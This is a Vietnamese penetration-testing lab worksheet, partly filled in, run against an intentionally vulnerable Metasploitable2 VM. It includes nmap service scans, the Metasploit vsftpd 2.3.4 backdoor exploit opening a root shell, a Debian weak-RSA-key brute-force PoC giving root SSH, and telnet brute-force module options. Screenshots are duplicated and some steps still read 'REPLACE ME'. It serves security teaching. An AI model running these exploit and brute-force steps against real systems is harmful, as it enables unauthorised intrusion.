

LAB1 – BASIC PENTEST WITH METASPLOITABLE

Chuẩn bị:

- + Virtualbox 6 (VirtualBox-6.1.48-159471-Win.exe) hoặc bản mới nhất trên trang chủ
- + 1 VM **Pentester** : Import file “Parrot 5.3 1.2.1.ova” Đổi tên máy ảo thành **Pentester** , Với RAM >= 2GB, Network Adapter 1 = **Virtualbox Host Only** , Network Adapter2 = **NAT**

Lưu ý: Trên Pentester dùng phím tắt để mở ứng dụng

- New Terminal = Windows + Enter
- New Web Browser = Windows + W
- Change/New Workspace = Windows + number

- + Import file “Metasploitable2.ova” và đổi tên máy ảo thành **Target**

Pentester login: root/r

Target login: msfadmin/msfadmin

Đọc các bước thực hiện bên dưới, chụp và dán **1 HOẶC NHIỀU HÌNH CHỤP TOÀN MÀN HÌNH** kết quả của bước đó thay cho **REPLACE ME**

1. CHUẨN BỊ

1.1. Đăng nhập Target và kiểm tra thấy địa chỉ IP Target

The screenshot shows two windows from Oracle VM VirtualBox. The left window, titled 'Target (Snapshot 1) [Running] - Oracle VM VirtualBox', displays the terminal output of 'ifconfig' on a target Ubuntu system. The right window, titled 'Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox', shows the terminal output of 'ifconfig' on a Parrot OS system and a series of 'ping' commands to the target host.

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
no mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 0B:00:27:B7:1D:BB
          inet addr:192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::1c0:9ff:fe02:6645/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:67 errors:0 dropped:0 overruns:0 frame:0
            TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:8720 (8.5 KB)  TX bytes:8796 (8.5 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

msfadmin@metasploitable:~$ 

[✓] msfadmin@Pentester [-~]
    # ping 162.160.1.11
PING 162.160.1.11 (162.160.1.11) 56(84) bytes of data.
^C
--- 162.160.1.11 ping statistics ---
7 packets transmitted, 0 received, 100% packet loss, time 6247ms
[✓] msfadmin@Pentester [-~]
    # ping 192.168.1.11
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=0.399 ms
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=0.446 ms
64 bytes from 192.168.1.11: icmp_seq=4 ttl=64 time=0.522 ms
64 bytes from 192.168.1.11: icmp_seq=5 ttl=64 time=0.549 ms
^C
--- 192.168.1.11 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4042ms
rtt min/avg/max/mdev = 0.399/0.598/1.074/0.243 ms
[✓] msfadmin@Pentester [-~]
    # 

```

1.2. Kiểm tra kết nối bằng cách ping từ Pentester đến Target

The screenshot shows two windows from Oracle VM VirtualBox. The left window, titled 'Target (Snapshot 1) [Running] - Oracle VM VirtualBox', displays the terminal output of 'ifconfig' on a target Ubuntu system. The right window, titled 'Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox', shows the terminal output of 'ifconfig' on a Parrot OS system and a series of 'ping' commands to the target host.

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
no mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 0B:00:27:B7:1D:BB
          inet addr:192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::1c0:9ff:fe02:6645/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:67 errors:0 dropped:0 overruns:0 frame:0
            TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:8720 (8.5 KB)  TX bytes:8796 (8.5 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

msfadmin@metasploitable:~$ 

[✓] msfadmin@Pentester [-~]
    # ping 162.160.1.11
PING 162.160.1.11 (162.160.1.11) 56(84) bytes of data.
^C
--- 162.160.1.11 ping statistics ---
7 packets transmitted, 0 received, 100% packet loss, time 6247ms
[✓] msfadmin@Pentester [-~]
    # ping 192.168.1.11
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=0.399 ms
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=0.446 ms
64 bytes from 192.168.1.11: icmp_seq=4 ttl=64 time=0.522 ms
64 bytes from 192.168.1.11: icmp_seq=5 ttl=64 time=0.549 ms
^C
--- 192.168.1.11 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4042ms
rtt min/avg/max/mdev = 0.399/0.598/1.074/0.243 ms
[✓] msfadmin@Pentester [-~]
    # 

```

1.3. Pentester sử dụng nmap trên để scan Target, thấy rất nhiều service đang open trên nhiều port khác nhau. (lưu ý: lệnh kèm tham số phù hợp)

```

Target (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1
http://help.ubuntu.com/
no mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 0B:00:27:02:66:45
          inet addr: 192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::1c02:6645%eth0  Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:67 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8720 (8.5 KB)  TX bytes:8796 (8.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr: 127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)

msfadmin@metasploitable:~$


Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1
Δ 6.1.0-1parrot1-amd64 0 to upgrade, 0 to remove 04/09/2024 09:35:01 AM
Nmap scan report for 192.168.1.11
Host is up (0.000088s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexec
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  unknown
MAC Address: 0B:00:27:02:66:45 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LA
N; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 189.64 seconds
[msf@Pentester:~] ~#
```

1.4. Khởi động bộ công cụ Metasploit Framework (msfconsole) trên Pentester

```

Target (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1
http://help.ubuntu.com/
no mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 0B:00:27:02:66:45
          inet addr: 192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::1c02:6645%eth0  Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:67 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8720 (8.5 KB)  TX bytes:8796 (8.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr: 127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)

msfadmin@metasploitable:~$


Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1
Δ 6.1.0-1parrot1-amd64 0 to upgrade, 0 to remove 04/09/2024 09:36:29 AM
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

=[ metasploit v6.3.43-dev- ]]
+ -- ---[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ---[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ---[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> _
```

2. PORT 21: FTP

Thực hiện các bước sau từ giao diện msfconsole trên Pentester

2.1. Tìm module khai thác vsftpd

```

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:02:66:45
          inet addr:192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe02:6645/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:76 errors:0 dropped:0 overruns:0 frame:0
             TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:8720 (8.5 KB)  TX bytes:8796 (8.5 KB)
             Base address:0xd020  Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436  Metric:1
             RX packets:117 errors:0 dropped:0 overruns:0 frame:0
             TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)

msfadmin@metasploitable:~$ sear_
```

```

[+] metasploit v6.3.43-dev-
+ --=[ 2376 exploits - 1232 auxiliary - 416 post
+ --=[ 1388 payloads - 46 encoders - 11 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search vsftpd

Matching Modules
=====
# Name                                     Disclosure Date   Rank
Check  Description
- -----
0 auxiliary/dos/ftp/vsftpd_232           2011-02-03    normal
Yes   VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent
No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

[msf](Jobs:0 Agents:0) >> _
```

Nhận thấy có module trùng version đã scan trước đó

LAB1_BasicPentestMetasploitable

File Home Insert Design Layout References Mailings Review View Terabox Tell me what you want

2.2. Xem và thiết lập các option bắt buộc

REPLACE ME

2.3. Thực hiện chạy module khai thác

REPLACE ME

Nhận thấy đang đứng tại shell của root trên

REPLACE ME

3. PORT 22: SSH

Dù sao vào Target ta phải kiểm được tài khoản

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox

```

https://metasploit.com

[+] metasploit v6.3.43-dev-
+ --=[ 2376 exploits - 1232 auxiliary - 416 post
+ --=[ 1388 payloads - 46 encoders - 11 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/


[msf](Jobs:0 Agents:0) >> search vsftpd

Matching Modules
=====
# Name                                     Disclosure Date   Rank
Check  Description
- -----
0 auxiliary/dos/ftp/vsftpd_232           2011-02-03    normal
Yes   VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent
No    VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

[msf](Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> _
```

2.2. Xem và thiết lập các option bắt buộc



2.3. Thực hiện chạy module khai thác



Nhận thấy đang đứng tại shell của root trên Target, khai thác thành công.

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 0B:00:27:02:66:45
          inet addr: 192.168.1.11  Bcast: 192.168.1.255  Mask: 255.255.255.0
          inet6 addr: fe80::c266:45ff:fe02:6645/64 Scope:Link
            UP BROADCAST RUNNING MTU:1500 Metric:1
            RX packets: 76 errors: 0 dropped: 0 overruns: 0 frame: 0
            TX packets: 76 errors: 0 dropped: 0 overruns: 0 carrier: 0
            collisions: 0 txqueuelen: 1000
            RX bytes: 8720 (8.5 KB)  TX bytes: 8796 (8.5 KB)
            Base address: 0xd020 Memory: f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr: 127.0.0.1  Mask: 255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets: 0 errors: 0 dropped: 0 overruns: 0 frame: 0
            TX packets: 0 errors: 0 dropped: 0 overruns: 0 carrier: 0
            collisions: 0 txqueuelen: 0
            RX bytes: 0 (0.0 KB)  TX bytes: 0 (0.0 KB)

msfadmin@metasploitable:~$ searar

```

```

[*] 192.168.1.11:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.11:21 - USER: 331 Please specify the password.
[+] 192.168.1.11:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.12:37291 -> 192.168.1.11:6200) at 2024-04-09 09:40:43 +0700

```

3. PORT 22: SSH

Để ssh vào Target ta phải kiểm được tài khoản mật khẩu hoặc có thể kiểm key RSA để ssh vào.

3.1. Có nhiều cách như là tạo wordslist user và pass rồi dùng hydra brute-force hoặc thử đăng nhập với msfadmin:msfadmin. Nhưng ở đây ta dùng Poc của CVE 2008-3280 brute-force key: <https://www.exploit-db.com/exploits/5720>

```

File "exploit.py", line 130, in <module>
    time.sleep(5)
KeyboardInterrupt
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCIOLuvscegPXLQOsups+E9d/rJJB84rK.
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCIOLuvscegPXLQOsups+E9d/rJJB84rK.
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCIOLuvscegPXLQOsups+E9d/rJJB84rK.
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCIOLuvscegPXLQOsups+E9d/rJJB84rK.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
^C

no

Key Found in file: 57c3115d77c56390332dc5c49978627a-5429
Execute: ssh -lroot -p22 -i /root/Desktop/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 192.168.1.11

Exception KeyboardInterrupt in <module 'threading' from '/usr/lib/python2.7/threading.pyc'> ignored
[x]-[root@Pentest]-[~/Desktop]
# 
[x]-[root@Pentest]-[~/Desktop]
#
[x]-[root@Pentest]-[~/Desktop]
# no
bash: no: command not found
[x]-[root@Pentest]-[~/Desktop]
#python2 exploit.py /root/Desktop/rsa/2048 192.168.1.11 root

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 192 keys | Remaining 32576 keys | Aprox. Speed 38/sec
Tested 371 keys | Remaining 32397 keys | Aprox. Speed 35/sec

Key Found in file: 57c3115d77c56390332dc5c49978627a-5429
Execute: ssh -lroot -p22 -i /root/Desktop/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 192.168.1.11

```

Nhận được key RSA

3.2. Sử dụng key RSA bước trên để ssh vào Target

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
You have mail.
root@metasploitable:~# msfadmin
-bash: msfadmin: command not found
root@metasploitable:~# mfsadmin
-bash: mfsadmin: command not found
root@metasploitable:~# msfadmin
root@metasploitable:~# exit
logout
Connection to 192.168.1.11 closed.
[-x]-[root@Pentest] [-/Desktop]
└─# ssh -p 22 -i /root/Desktop/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 root@192.168.1.11
Last login: Mon Apr 8 22:50:48 2024 from 192.168.1.12
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
You have mail.
root@metasploitable:~# msfadmin
-bash: msfadmin: command not found
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# _

3.3. Nhận thấy đang đứng tại shell của root trên Target, khai thác thành công.

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
You have mail.
root@metasploitable:~# msfadmin
-bash: msfadmin: command not found
root@metasploitable:~# mfsadmin
-bash: mfsadmin: command not found
root@metasploitable:~# msfadmin
root@metasploitable:~# exit
logout
Connection to 192.168.1.11 closed.
[-x]-[root@Pentest] [-/Desktop]
└─# ssh -p 22 -i /root/Desktop/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 root@192.168.1.11
Last login: Mon Apr 8 22:50:48 2024 from 192.168.1.12
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
You have mail.
root@metasploitable:~# msfadmin
-bash: msfadmin: command not found
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# _

4. PORT 23: TELNET

Từ msfconsole kiểm tra thông tin đăng nhập telnet bằng phương pháp brute-force. Tìm tệp user.txt và tệp pass.txt trên hệ thống Pentester, cần thiết có thể tìm google với từ khóa “worldlist” “user.txt” và tải lại.

4.1. Pentester dùng module auxiliary/scanner/telnet/telnet_login

The screenshot shows the Metasploit Framework interface in a Windows environment. The terminal window displays the following command sequence:

```
[msf]>(Jobs:0 Agents:0) >> auxiliary/scanner/telnet/telnet_login
[-] Unknown command: auxiliary/scanner/telnet/telnet_login
This is a module we can load. Do you want to use auxiliary/scanner/telnet/telnet_login? [y/N] y
[msf]>(Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_login) >> show options
```

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the info, or info -d command.

4.2. Xem và thiết lập các option bắt buộc

The screenshot shows the Metasploit Framework interface in a Windows environment. The terminal window displays the following command sequence:

```
[msf]>(Jobs:0 Agents:0) >> auxiliary/scanner/telnet/telnet_login
[-] Unknown command: auxiliary/scanner/telnet/telnet_login
This is a module we can load. Do you want to use auxiliary/scanner/telnet/telnet_login? [y/N] y
[msf]>(Jobs:0 Agents:0) auxiliary(scanner/telnet/telnet_login) >> show options
```

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
